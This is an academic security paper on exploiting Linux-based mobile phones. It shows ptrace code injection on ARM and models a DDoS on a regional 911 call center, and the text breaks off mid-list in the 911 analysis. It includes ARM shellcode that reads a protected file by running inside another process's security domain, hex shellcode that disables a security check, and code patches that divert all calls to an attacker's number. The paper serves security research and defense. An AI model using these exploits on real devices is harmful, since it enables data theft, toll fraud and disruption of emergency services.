Exploitation and Threat Analysis of Open Mobile Devices

Lei Liu
Dept. of Computer Science
George Mason University
lliu3@cs.gmu.edu

Xinwen Zhang
Computer Science Lab
Samsung Information Systems America
xinwen.z@samsung.com

Guanhua Yan
Information Sciences
Los Alamos National Lab
ghyan@lanl.gov

Songqing Chen
Dept. of Computer Science
George Mason University
sqchen@cs.gmu.edu

ABSTRACT

The increasingly open environment of mobile computing systems such as PDAs and smartphones brings rich applications and services to mobile users. Accompanied with this trend is the growing malicious activities against these mobile systems, such as information leakage, service stealing, and power exhaustion. Besides the threats posed against individual mobile users, these unveiled mobile devices also open the door for more serious damage such as disabling critical public cyber physical systems that are connected to the mobile/wireless infrastructure. The impact of such attacks, however, has not been fully recognized.

In this work, we show that mobile devices, even with the state-of-the-art security mechanisms, are still vulnerable to a set of carefully crafted attacks. Taking Linux-based cellphones as an example, we show that this vulnerability not only makes it possible to attack individual mobile devices such as accessing unauthorized resources, disabling predefined security mechanisms, and diverting phone calls, but also can be exploited to launch distributed denial-of-service attacks against critical public services such as 911. Using the open multi-class queuing network model, we analyze in detail the consequence of these attacks against the 911 service in a large region and also present some unique characteristics of these attacks. We further discuss potential countermeasures that can effectively mitigate or eliminate these attacks.

1. INTRODUCTION

Today's mobile devices such as cellphones and smartphones have increasing processing power, integrated functions, and network connectivities, and hence, there are more and more data services available on these devices, such as messaging, content sharing, and other rich Internet applications. To accommodate such services, mobile devices are also becoming more open and general-purpose than ever. New application development and distribution models for these open platforms accelerate these trends, such as Apple AppStore [12] for iPhones. Mobile users nowadays can easily find and download applications developed by untrusted developers from these stores and install them on their devices.

The increasing usage of mobile devices in practice has attracted not only more regular users, but also more attackers. According to F-Secure [39], currently there are more than 370 mobile malware in circulation, most of which are infected via user installed applications. McAfee's 2008 mobile security report [19] indicates that nearly 14% of global mobile users have been directly infected or have known someone who was infected by a mobile virus and the number of infected mobile devices increases remarkably according to McAfee's 2009 report [20].

Both the research community and the mobile industry have been seeking solutions to defend against mobile malware. For example, extensive research has been conducted to protect mobile devices and user data, such as signature- and anomaly-based analysis [35, 38, 46]. But few of them have been adopted in practice. On the other hand, in industry, two security models have commonly been proposed and/or adopted by mobile devices to combat malware activities. The first is *Capability-based Application Digital Signature (CADS)*, which requires that only digitally signed packages can be installed on a device. It has been used on many platforms, such as MotoMAGX [22], Android [5], Qtopia [26], and the latest Symbian system [37]. The second is *Runtime Security Policy Enforcement (RSPE)*, such as Security Policy Enforcement Framework (SPEF) [14] proposed by LiMo Foundation and SELinux support on MontaVista MobiLinux 5.0 [21], aiming to provide fine-grained specification and enforcement of access control for applications. For instance, with a proper SPEF configuration, the addressbook can only be accessed by certain applications.

CADS and RSPE are effective in dealing with malware like Dampig [9], Fontal [10], Locknut [16], and Cardblock [7]. However, CADS mainly protects applications statically by ensuring that they are unaltered when they are installed and also checks whether APIs being called have been declared before. Runtime altering of the program image in the memory, however, can make it useless. For example, without using new APIs, changing the parameter of the APIs can be done without being detected. On the other hand, although RSPE can perform runtime checks during execution to verify whether some resources can be used by the

ANCS'09 October 19-20, 2009, Princeton, New Jersey, USA.

application, it cannot prevent the misusing of APIs. Therefore, even with both of them deployed, an attacker capable of runtime code modification can still hijack the device to launch various attacks.

Such attacks can be implemented in many existing mobile systems to attack individual devices and critical public services, such as 911, and cause catastrophic results. Amongst the three major mobile operating systems (OS) – Symbian, Windows Mobile, and Linux, these attacks can be easily mounted on Linux-based mobile systems, given the public availability of mobile Linux source code. These days although Linux-based mobile systems only occupy about 8.1% market share [11], they are becoming more and more popular because of their open development environment. For example, Maemo [18], a modified version of Debian GNU/Linux slimmed down for mobile devices, has been used on Nokia Internet Tablet including Nokia 770, Nokia N800, and Nokia N810. Motorola EZX [23] is among the first series of Linux phones that are available. It has been used on many phones such as A780, E680, and A1200. Lots of LiMo platform [13] based mobile phones have also been released by many vendors, including Motorola, LG, NEC, and Panasonic. Openmoko [24] has been used on Neo 1973, Neo FreeRunner, and Dash Express. Recently, Android [4] is used on Google phones. These products all use a Linux-based mobile OS.

In this paper, taking Linux-based mobile systems as an example, we show how an attacker can exploit the vulnerability of existing mobile system security models to attack the critical cyber physical infrastructure, such as the 911 service. We target Linux-based mobile systems because of two reasons. The first is that Linux mobile OS is open and publicly accessible. The second is that although Linux-based mobile systems have the least market share among the three popular mobile OSes, we demonstrate that it is still sufficient to leverage only 1% of them to disable the service of a 911 call center in a region with millions of population. If other mobile systems equipped with Symbian or Windows Mobile are successfully attacked, the damage potentially would be enormous. In a nutshell, our key contributions in this work include the following:

- We analyze the two security models, CADS and RSPE, and show that attacks can still be launched in a system even with both of them deployed.
- We give an example attack on how to exploit this vulnerability at the system level on Linux-based mobile systems, which are usually built on the ARM architecture instead of the Intel.
- Taking a typical regional 911 call center as an example, we show how exploited mobile systems can saturate the capability of the 911 service center, practically making it unable to receive new emergency calls.
- We identify the unique characteristics of these attacks and propose possible countermeasures for users, service providers, mobile network operators, and mobile system developers.

The rest of the paper is organized as follows. Some background of mobile security models is introduced in Section 2. We present the vulnerability analysis and how to exploit the discovered vulnerability in Section 3. We show how to leverage this vulnerability to attack individual devices in Section 4. The threat analysis for the public 911 service is performed in Section 6. Section 7 discusses some countermeasures. We present some related work in Section 8 and make concluding remarks in Section 9.

2. MOBILE SECURITY MODELS

Facing burgeoning mobile malware, the mobile device industry has developed various security mechanisms to mitigate the growing threat from mobile malware. In this section, we present the basics of two widely deployed security models, CADS and RSPE.

2.1 *Capability-based Application Digital Signature (CADS)*

To confine the activities of applications, many mobile systems require that only digitally signed packages can be installed, such as MotoMAGX [22], Android [5], Qtopia [26], and the latest Symbian system [37]. Application signing is the process of encoding a tamper-proof digital certificate into an application package. For example, each Android package (apk) includes a digital signature from its developer. The digital signature authenticates the origin of the package and guarantees the integrity of the package during distribution and installation.

Besides developer or vendor information, a package can also declare the capabilities it demands in order to perform its functions. In some implementations (e.g. Symbian), a digital signature grants accesses to those Capability-protected APIs that an application has declared at build-time. The application cannot use Capability-protected APIs that are not declared in the application's digital signature. For instance, an application cannot use phonecall APIs unless it has claimed the phonecall capability.

2.2 *Runtime Security Policy Enforcement (RSPE)*

The Capability-based application digital signature grants the access to Capability-protected APIs, but it cannot confine the behavior of general-purpose APIs and system calls. For example, file access APIs are used by most applications. To provide fine-grained specification and enforcement of access control for applications, *Runtime Security Policy Enforcement (RSPE)* is proposed, such as SPEF [14] proposed by LiMo Foundation. Under SPEF, each process runs in a protected domain, which only allows authorized code to access resources and perform operations. Domains can be defined according to the level of trust associated with the application. Domains, permissions, and policies are described in a set of configuration files, called Domain and Policy Stores. Kernel resources are secured by SPEF policy checking inside the kernel. For instance, sensitive resources such as the addressbook could only be accessed by certain applications with a proper SPEF configuration.

A malicious process, even with root privileges, if not in a certain domain, is incapable of accessing all resources in that domain. The SPEF policy is enforced at runtime. In general, after a software package is verified, signed and installed (with CADS), SPEF does not take effect until its corresponding process attempts to access resources via system calls or APIs.

3. VULNERABILITY ANALYSIS AND EXPLOITS

In this section, we present the vulnerability of the existing mobile security models, and show how to exploit it for code

injection and replacement on the ARM architecture since ARM is used by most (>90%) mobile devices [28].

3.1 Vulnerability Analysis

Both CADS and RSPE have their advantages and disadvantages. In Table 1, we summarize their critical features.

Table 1: Summary of CADS and RSPE Features

	CADS	RSPE
stage	installation	execution
checking	static	dynamic
APIs	Capability-protected APIs	general-purpose APIs and system calls
targets	no tamper at installation; no Capability-protected APIs	access control
overall	no control over general-purpose APIs	threat only detected at runtime

As indicated in the above table, CADS and RSPE work at different stages and thus can complement each other. CADS and RSPE together build a fortress around the mobile device. On the one hand, an application's digital signature prevents the application from using undeclared Capability-protected APIs. On the other hand, RSPE guarantees APIs only access certain pre-authorized resources. The seemingly seamless security fortress, however, still has some vulnerability: CADS together with RSPE guarantees that the application can be installed without modification and the application can be launched in a safe domain. However, this combined security architecture cannot guarantee the integrity of the application at runtime. For example, a runtime modification of the code or a runtime modification to the parameters to the API can pass the checking of both CADS and RSPE. Thus, if the application is tampered dynamically, the combined security architecture cannot detect and prevent the subsequent security breakage.

Figure 1 illustrates how a malware program manages to evade these mobile security mechanisms. The figure shows that to get installed on a mobile device, the malware application has to be digitally signed and claims proper, usually low, capabilities. With CADS, the malware process cannot use Capability-protected APIs. After installation, the malware process runs in an untrusted domain. When it tries to access protected resources with general-purpose APIs, RSPE checks the domain policy and stops unauthorized accesses.

However, if the malware process manages to dynamically tamper with a running process in a trusted domain, the malware can manipulate the victim process to

- call Capability-protected APIs that itself cannot use to perform operations, and
- call general-purpose APIs to access resources protected by RSPE.

3.2 Exploiting Linux-based Mobile Systems

In this subsection, we show how to exploit such a vulnerability on Linux-based mobile systems. Most mobile Linux systems port conventional open source Linux into mobile devices, and keep the user-based permission management



Figure 1: How malware evade the integrated mobile security architecture

framework. Traditional desktop Linux systems maintain multi-user accounts. Due to various considerations, most of mobile Linux systems used in the massive production on the market, such as Maemo, EZX [1], LiMo, and Openmoko, are a single user OS environment except for Android. The single user environment in these systems makes the exploitation much easier. We discuss two types of system-level exploitation, *code injection* and *code replacement*, in the following. For both of them, we can leverage system calls like `ptrace()` `write_data()` and `read_data()`. Before we present the exploitation, we first present several critical difference between the Intel x86 and the ARM architectures since most of the mobile systems (> 90%) on the market are ARM-based [28].

3.2.1 *Exploitation on the ARM Architecture*

Relative to Intel x86 on which the shell code and exploits are well documented, there are few documents about such exploits on ARM. While there are a number of differences, we list a few critical ones here.

- The registers on ARM are organized differently (from Intel x86), and are stored in different structures. Thus, one needs to firstly find out the correct structure for the registers and their status.
- An exploitation commonly starts with code injection in stack. However, the base address of a stack varies from architecture to architecture. The base address

[1]EZX has two users, root and ezx. ezx user could launch process by switching to root user with a simple command: `start-stop-daemon -start -chuid root -exec {command}`. Therefore, it is essentially a single user system.

of the shell code has an offset from the stack pointer. Before starting, one needs to find out the correct offset value.
- Breakpoints are commonly used to return to the original process workflow during exploitation. On the Intel x86 architecture, `int 3` instruction would set a breakpoint. But there is no such instruction on ARM. The `bkpt` instruction works on some ARM devices, but not all. For example, it does not work on Android. One needs to find out the right breakpoint instruction. For example, with the help of Android Emulator, we find the breakpoint instruction is actually "\x00\x05\x00\x0d".

Being aware of these critical differences, we discuss how to directly exploit this vulnerability on mobile devices. In particular, we focus on two common exploits: code injection and code replacement.

3.2.2 Code Injection

While there are potentially many different ways for code injection, we find a particularly easy one on Linux, thanks to the single user environment on a Linux-based mobile system. That is, an attacker can use `ptrace()` and `write_data()` for code injection. As we have mentioned, they are available on all the aforementioned Linux cellphones that are in mass production. Basically, a root process is capable of calling `ptrace()` and relevant APIs to any other process, no matter whoever the owner is, while a normal user's process can only make `ptrace()` to access processes owned by the same user. On Linux mobile systems, the single user is either root or can easily switch to root.

The code injection with `ptrace` follows these steps:

1. PTRACE_ATTACH: `ptrace` attaches to a given process.
2. PTRACE_GETREGS: This reads the registers of the process. One can obtain some information from those registers including the stack address. Usually attackers prefer putting shell code into the stack, so we need to calculate the shell code address according to the stack address. The registers are saved for future use.
3. PTRACE_PEEKTEXT: This is to read the memory of the process that will be replaced by the shell code and store it.
4. PTRACE_POKETEXT: This is to write the shell code to the process.
5. PTRACE_SETREGS: This is to set the `eip` value with the shell code address, and the process will start and execute from the shell code address.
6. PTRACE_CONT: This restores execution of the process.
7. Wait for interruption when the process goes into the interruption status. The parent process regains the control and is ready for restoring process original memory and register values.
8. PTRACE_POKETEXT: This is to write back the saved memory to the process.
9. PTRACE_SETREGS: This is to write back the save register values for the process.
10. PTRACE_DETACH: This is to detach from the process and the process will resume running again.

3.2.3 Code Replacement

Code injection enables an attacker to run malcode in the context of another legitimate process. In some scenarios, the attacking process does not execute shell code, but can only replace/modify some segments of victim process's code. When the victim process runs, its workflow changes and the attacking process can manipulate the victim process to perform desired operations.

Besides writing the shell code to the stack, `ptrace` (and relevant APIs) can also dynamically modify other memory sections of a victim process. For instance, with `ptrace`, the shell code can be written to a particular address of a process' `text` section, such as the entry address of a function, to replace the existing code. After the code of the function is replaced, next time when the function is called, the process will execute the injected code.

The procedure of code replacement can be simpler than that of code injection with `ptrace`. The attacker only writes the shell code to a particular address and does not need to change any register value. Before the code replacement, the attacker needs to know the exact entry address of the function it plans to replace. To obtain the entry address of a function, the attacker must have the binary file of the application and then use a tool (e.g., `objdump` or `gdb`) to locate the entry address. Then the procedure is as follows:

1. PTRACE_ATTACH: `ptrace` attaches to a given process.
2. PTRACE_POKETEXT: This is to write shell code to the process at a particular address.
3. PTRACE_DETACH: This is to detach from the process.
4. Restore the original memory content when necessary.

Note that code replacement does not always replace an entire function. It can precisely replace tiny sections which can also change the normal workflow of the application, as we demonstrate later. A code replacement attack can also consist of a sequence of code replacement actions.

4. ATTACKING INDIVIDUAL DEVICES

In this section, we present some examples on how malware could leverage the exploit as we have discussed to attack an individual device even with the presence of state-of-the-art security mechanisms.

4.1 Accessing Unauthorized Resources

On a LiMo-compatible evaluation device, all processes are owned by the root account. To enhance security, a proper SPEF configuration can be set to grant access rights of certain resources to only particular processes. The following shows such a configuration on LiMo with SPEF.

```
<POLICYSTORE version="1">
  <DOMAIN name="PERSONAL">
    <PERMISSION name="FILE">
      <RULE>
      <RESOURCE value="/myuser/privacy"/>
        <RESOURCE value="READ"/>
      </RULE>
    </PERMISSION>
  </DOMAIN>
</POLICYSTORE>
```

With this configuration, only processes in the `PERSONAL` domain have the privilege to read files under

/myuser/privacy. A process outside the PERSONAL domain cannot read the private files if it is not manually configured in the PERSONAL domain.

Assume an attacker wants to access any restricted file from a non-PERSONAL domain process. With ptrace, the untrusted process can inject some shell code in the stack of a victim process in the PERSONAL domain. The shell code is to store the data it reads from the private files in memory. While the stack is writable, the shell code can store data in the stack with a simple relative memory address offset. The following code snippets would accomplish this task:

```
  .text
  .align 2
  .global _start
_start:  adr r0, name
  mov r1, #0
  mov r2, #0
  swi #0x900005 @ sys_open
  mov r3, r0
  adr r1, disk_addr
  mov r2, #100
  swi #0x900003 @ sys_read
  mov r2, r0 @ read length
  mov r0, #1 @ std out
  adr r1, disk_addr
  swi #0x900004 @sys_write
  mov r0, r3
  swi #0x900006 @ sys_close
  bkpt
name:
  .string
  "/mnt/nfs/myuser/privacy/myfile.dat\0"
disk_addr:
  .string "0000000000"
```

After this injection, SPEF will grant the permission to access file myfile.dat because the shell code was executed in the victim process which belongs to the PERSONAL domain. The SPEF security checking is successfully bypassed.

4.2 Disabling Security Mechanisms

An attacker can also disable all security checks on a mobile device with the code replacement we have shown. On most mobile devices, some services such as the telephony and network connectivity managers have a central security checking point. On our evaluation device, it is the function check_avc(), which decides whether a process can access the protected resources of the service, such as reading SIM card data and building network connections, based on the pre-defined security context of the process in a security policy file. If this function returns 1, the access request is granted, otherwise it is denied. An attacker can always let check_avc() return 1 so that the whole security mechanism of the service is practically disabled. The code replaced via ptrace is thus very simple:

```
int svc(void)
{
  return 1;
}
```

With objdump, it is easy to obtain the corresponding shell code shown as follows.

```
"\x0d\xc0\xa0\xe1"
"\x00\xd8\x2d\xe9"
"\x04\xb0\x4c\xe2"
"\x00\x30\xa0\xe3"
"\x03\x00\xa0\xe1"
"\x00\xa8\x9d\xe8"
```

An attacking process can replace the text code of the function check_avc() with the above shell code. Note again that before the code replacement takes effect, the address of function check_avc() must be correctly identified, which can be done with tools like objdump or gdb. In our experiment, the address is 0x103d4.

4.3 Diverting Phone Calls

With the techniques we have identified, it is an easy task for an attacker to forward a regular phone call to a different destination. Even worse, if the call is forwarded to a service provider which charges much higher than a regular rate, the owner is overcharged. On a LiMo-compatible device, a phone call is handled by the CallServices, with Capability-protected function TapiResult_t TelTapiCallSetup (const TelCallSetupParams_t * pParams, unsigned int * pCallHandle, int * pRequestId), which completes the call setup procedure. The dialed phone number is passed on as a parameter. To implement the overcharge attack, an attacker can replace a small segment of the TelTapiCallSetup function and switch the destination phone number to another. As a result, the phone call is diverted. When we analyze the text code of TelTapiCallSetup, we find the corresponding code as follows. Note that due to version difference, the code address, offset, and length may vary slightly. Here the offset such as 40 and 80 is only for reference.

```
ldr r3 [fp, #40]   ;Line 1
add r2, r3, #4     ;Line 2
```

The destination phone number resides in szNumber member of struct TelCallSetupParams_t. When function TelTapiCallSetup is called, the address of TelCallSetupParams_t is obtained via fp (frame pointer) in Line 1. The exact address of szNumber has a 4-byte offset which is stored in register r2 in Line 2. To replace the destination phone number, r2 should point to another address that holds the target destination number "nnn-nnnnnnn".

The code replacement for this attack consists of two steps. First, the destination phone number string "nnn-nnnnnnn" is written to the end of function TelTapiCallSetup. It can be put in other places, but the address can be referred by a relative address from pc (instruction pointer). Second, replace Line 1 and Line 2 with the following code:

```
add r3, pc, #80   ;Line 1
mov r2, r3       ;Line 2
```

Note that 80 is the offset from the end of function TelTapiCallSetup to Line 1. The address is calculated in new Line 1 and finally stored in r2 in new Line 2. After completing these steps, once TelTapiCallSetup is called, all calls are diverted to the target number no matter where the caller wants to connect.

In this attack, TelTapiCallSetup is a Capability-protected API and malware cannot directly use it to call the target destination due to the application signature by CADS. However, with code replacement we have described, an attacker can successfully divert any phone call to any target.

5. MALWARE PROPAGATION

We have shown the feasibility of possible attacks that malware can launch on an individual device. While such attacks only affect a single mobile user, large scale attacks can also be mounted to disable critical public services, such as 911, which we shall present in the next section.

To start a large scale attack like DDoS, a number of mobile devices must have been infected by the malware. Malware commonly propagate themselves to potential victims via various communication channels, such as email, Bluetooth, MMS/SMS, Wi-Fi, and Web applications. Cellphone malware such as Skull [27], Cabir [6], and Mabir [17] leverage Bluetooth to propagate. Some latest malware such as CommWarrior [8] adopts MMS due to its efficiency to propagate to a large number of devices without physical location constraints posed by Bluetooth. Malware can also exploit Wi-Fi communications to attack phone services, such as cross-service attacks [46, 45] against cellular networks.

Since similar propagation on mobile Linux systems has not been reported, we implement a demonstration-of-concept propagation, much like the propagation of CommWarrior. An `.ipk`, an installation package, is constructed and sent to victims on the addressbook via MMS. When this package is received by a victim, it will be activated and installed. We omit the details of this propagation implementation since this is not the focus of this paper.

6. ATTACKING THE PUBLIC 911 SERVICE

Having demonstrated how various attacks can be engaged on individual devices, we show that more serious attacks can be launched to bring down critical public services such as 911 in this section.

6.1 911 Service Overview

According to FCC [32], "the number of 911 calls placed by people using wireless phones has radically increased. Public safety personnel estimate that about 50 percent of the millions of 911 calls they receive daily are placed from wireless phones, and that percentage is growing". According to the FCC's wireless 911 rules [32], wireless service providers are required to transmit all 911 calls to a Public Safety Answering Point (PSAP) [25], regardless of whether the caller subscribes to the provider's service or not.

PSAP is a call center responsible for answering calls from emergency telephone numbers for police, firefighting, and ambulance services. 911 operators are responsible for dispatching these emergency services. The telecommunication system automatically associates a physical address with the calling party's telephone number, and routes the call to the most appropriate PSAP for that address. Most PSAPs are capable of handling wireline calls, wireless calls, and VOIP calls. Figure 2 sketches such a structure.

6.2 Modeling of 911 Service

To study how the performance of a 911 service in a region can be adversely affected or even fully disabled by mobile malware attacks, we first develop an open multi-class queuing network model to quantify their impact [44, 43]. In this model, there are multiple classes of customers C_1, C_2, ..., C_K. In this queuing network, there are M stations, denoted by S_1, S_2, ..., S_M. The service demand of class C_i by the station S_j, where $1 \leq i \leq K$ and $1 \leq j \leq M$, is given by $D_{i,j}$. Let U_j and $U_{i,j}$ denote the overall utility of station j



Figure 2: Network architecture for emergency services

and its utility due to class C_i customers, respectively. Also, we define $R_{i,j}$ as the average residence time, including both service time and waiting time, of customers of class C_i at station S_j. Suppose that all classes of customers follow the same path and traverse each station in the network once. Let R_i be the average residence time of class C_i customers in the network. Assuming that the arrival rate of class C_i customers is λ_i, we have the following solution:

$$U_{i,j} = \lambda_i \times D_{i,j} \quad (1)$$

$$U_j = \sum_{i=1}^{K} U_{i,j} \quad (2)$$

$$R_{i,j} = \frac{D_{i,j}}{1 - U_j} \quad (3)$$

$$R_i = \sum_{j=1}^{M} R_{i,j}. \quad (4)$$

In reality, PSAP handles wireline calls, wireless calls, and VOIP calls and the amount of time it takes to handle a call depends on the type of that call. Hence, we treat each type of calls as a customer class in the open multi-class queuing network model. Also, each station is modeled as a multiprocessor system that possesses a number of homogeneous resources. In the following, we will present more details about the model that is used to characterize the 911 service. To this end, we need to have the following parameters: the number of stations M, the number of customer classes K, the arrival rate of each customer classes λ_i, the number of resources associated with each station, and the service demand for each customer class by a station. Now we will show how to obtain these parameters for a typical regional 911 call center.

6.2.1 *Number of stations M*

To serve the public, PSAP has 911 operators that handle incoming calls and contact other resources such as ambulance and patrol officers when necessary. To simplify the model, we consider 911 operators as the only type of resources in our queuing model. Hence, the number of stations M is always 1.

6.2.2 *Number of customer classes K*

Currently most PSAP accepts three kinds of calls: wireline call, wireless call, and VOIP calls. According to the statistics shown in [34], between 25% and 70% calls are unintentional calls due to misdialing. Once an operator receives an unintentional call, if the caller does not hang up, the operator talks with the caller; as she knows it is an unintentional call, she proceeds to handle other calls immediately. If the caller hangs up or keeps silent, according to the 911 operator guidelines [1], the operator is required to call back and ask for the help of other people such as a patrol officer. In this case, it almost takes the same amount of time as a real emergency call. We assume that 20% of 911 calls are unintentional emergency calls, requiring short time to deal with while other 80% take longer time.

Besides 911, PSAP also handles non-emergency calls which have a 7-digit local telephone number. In this study, we treat non-emergency calls as regular 911 calls. We do not further break down VOIP calls as they are still rare compared with wireline and wireless calls. Thus, we have five customer classes in the model:

1. Wireline emergency calls: for such calls, an operator needs to call back and/or deal with other assisting people.
2. Wireline unintentional calls: an operator can decide these calls are unintentional in a short time.
3. Wireless emergency calls: these are the same as wireline emergency calls.
4. Wireless unintentional calls: these are the same as wireline unintentional calls.
5. VOIP call: these are calls made from the Internet.

6.2.3 Arrival rate of each customer class

According to PSN (Public Safety Network) [40], the average hourly call volume for a regional 911 call center is between 20-70 calls per hour. To challenge our model, we assume that the arrival rate of all five customer classes combined is 90 calls per hour. To derive the arrival rate of each class for the regional 911 call center under analysis, we use the following incoming call statistics collected in 2008, where the incoming call statistics is shown in the following table [2].

911 calls/wireline	11,201
911 calls/wireless	18,697
VOIP	387

Approximately, we can see that 40% calls are 911 wireline calls, 59% are 911 wireless call, and 1% are VOIP. We apply the same proportions to calculate the arrival rate of each class in the target regional 911 call center. Thus, for wireline emergency calls, wireline unintentional calls, wireless emergency calls, wireless unintentional calls, and VOIPs, their proportions are 32%, 8%, 47.2%, 11.8% and 1%, respectively. Based on this, the arrival rate of the five customer classes are 0.48, 0.12, 0.708, 0.177 and 0.015 calls per minute, respectively.

6.2.4 Service demand

Due to lack of exact statistics data to decide the duration of each call, we make the following assumptions as shown in the table:

Class	Service demand	Comments
wireline emergency call	5 min	operators have to call back and cooperate with other assistants
wireline unintentional call	1 min	operators decide the false alarm shortly
wireless emergency call	5 min	as wireline emergency call
wireless unintentional call	1 min	as wireline unintentional call
VOIP	2 min	rare and use average duration

6.2.5 Number of resources in each station

As we assume that each station in the open multi-class queuing network model is a multi-processor system with homogeneous resources, we need to estimate the number of resources in the sole station in our analysis. Due to lack of the exact number, we search experimentally for the number of resources (i.e., 911 call operators) to achieve a reasonable amount of waiting time by each incoming call. More specifically, we vary the number of 911 call operators in our model among 5, 10, 15, 20, and 25, and the corresponding utility and waiting time by each incoming call are given in the following from the simulation:

Number of resources	Resource utility	Waiting time
5	>100%	-
10	62.8%	0.17-0.8m
15	41.9%	0.04-0.24m
20	31.4%	0.02-0.11m
25	25.1%	0.01-0.06m

From the simulation results, we note that when the number of resources is 10, the utility is 62.8%. Because the arrival rate is an average value, the utility seems too high to handle emergency call bursts. When the number of resources is 25, the utility is 25.1%. Such a utility value offers a great margin for emergency call bursts and the corresponding waiting time is in the order of seconds. Thus, we assume that there are 25 911 call operators in all later experiments.



Figure 3: Our complete 911 queuing network model

With all these obtained parameters, Figure 3 depicts our 5-class open queuing network model in this study.

6.3 DDoS Threat Analysis

6.3.1 Desired attacking call rate for DDoS

A successful DDoS attack against the 911 service means that the utility of 911 resources is very high (approaching

or even equals 1), which leads to a long waiting queue and a very high call waiting time. Using our open multi-class queuing network model, we explore how the increasing incoming call arrival rate adversely affects the quality of the 911 service.



Figure 4: System utility vs. call arrival rate



Figure 5: Call waiting time vs. call arrival rate

Figure 4 and Figure 5 show how the increasing phone calls saturate the service center. Please note that the scales of the x-axes in these figures are not uniform (from 0 to 18.65). Figure 4 shows that the utility increases with the increasing call arrival rate. As indicated in the figure, once there are more than 18.65 calls per minute on average, the utility is approach 100%, which means the call center is fully utilized and can hardly handle any new emergency calls.

Correspondingly, Figure 5 shows the corresponding waiting time for emergency calls when the call arrival rate increases. When the call arrival rate is larger than 18.65, the emergency call waiting time is more than 20 minutes on average, which is not acceptable for emergencies. Practically, this makes the 911 service unavailable for the public.

6.3.2 *Implementing DDoS with more than 18.65 calls per minute*

With the call diverting attack, an attacker can set the target number as 911. We assume that only 1% of the Linux-based mobile devices have been infected. We estimate whether it is possible to severely degrade the service of target regional 911 call center using this type of call diverting attacks. As the total number of calls made in this region is not available, we use the nation-wide average. According to the statewide statistics, US people make 2 trillion wireless minutes in one year [33]. We also assume that all areas have the same call density. As the entire US population is 300 million, the region under analysis has a population of 7 million [31, 29] and the average wireless call duration is 100 seconds [30], we can estimate that the average call per hour made by people in the area:

$$2trillion \div 300M \times 7M \div 100sec \div 365day \div 24hours = 3000000calls/hour.$$

Currently about 8.1% cell phones are Linux-based [11] and we assume around 1% of them are infected by the malware as described in this work. As only outgoing calls can be leveraged for call diverting attacks, we have

$$3000000 \times 8.1\% \times 1\% \div 2 \div 60 = 19.8calls/minute.$$

That is to say, assuming that 1% of Linux-based mobile systems are infected, the malware can generate 19.8 calls per minute. In our previous analysis, we have found that an arrival rate of 18.65 calls per minute can saturate the target regional 911 service. With 19.8 calls diverted per minute by the malware, the utility becomes 100% and the call waiting time is much higher than 30 minutes.

In reality, we have reasons to believe that the attack may have even worse consequences:

- We only assume a very low fraction of infected devices, which is 1%. The actual infection coverage may be higher than this assumption.
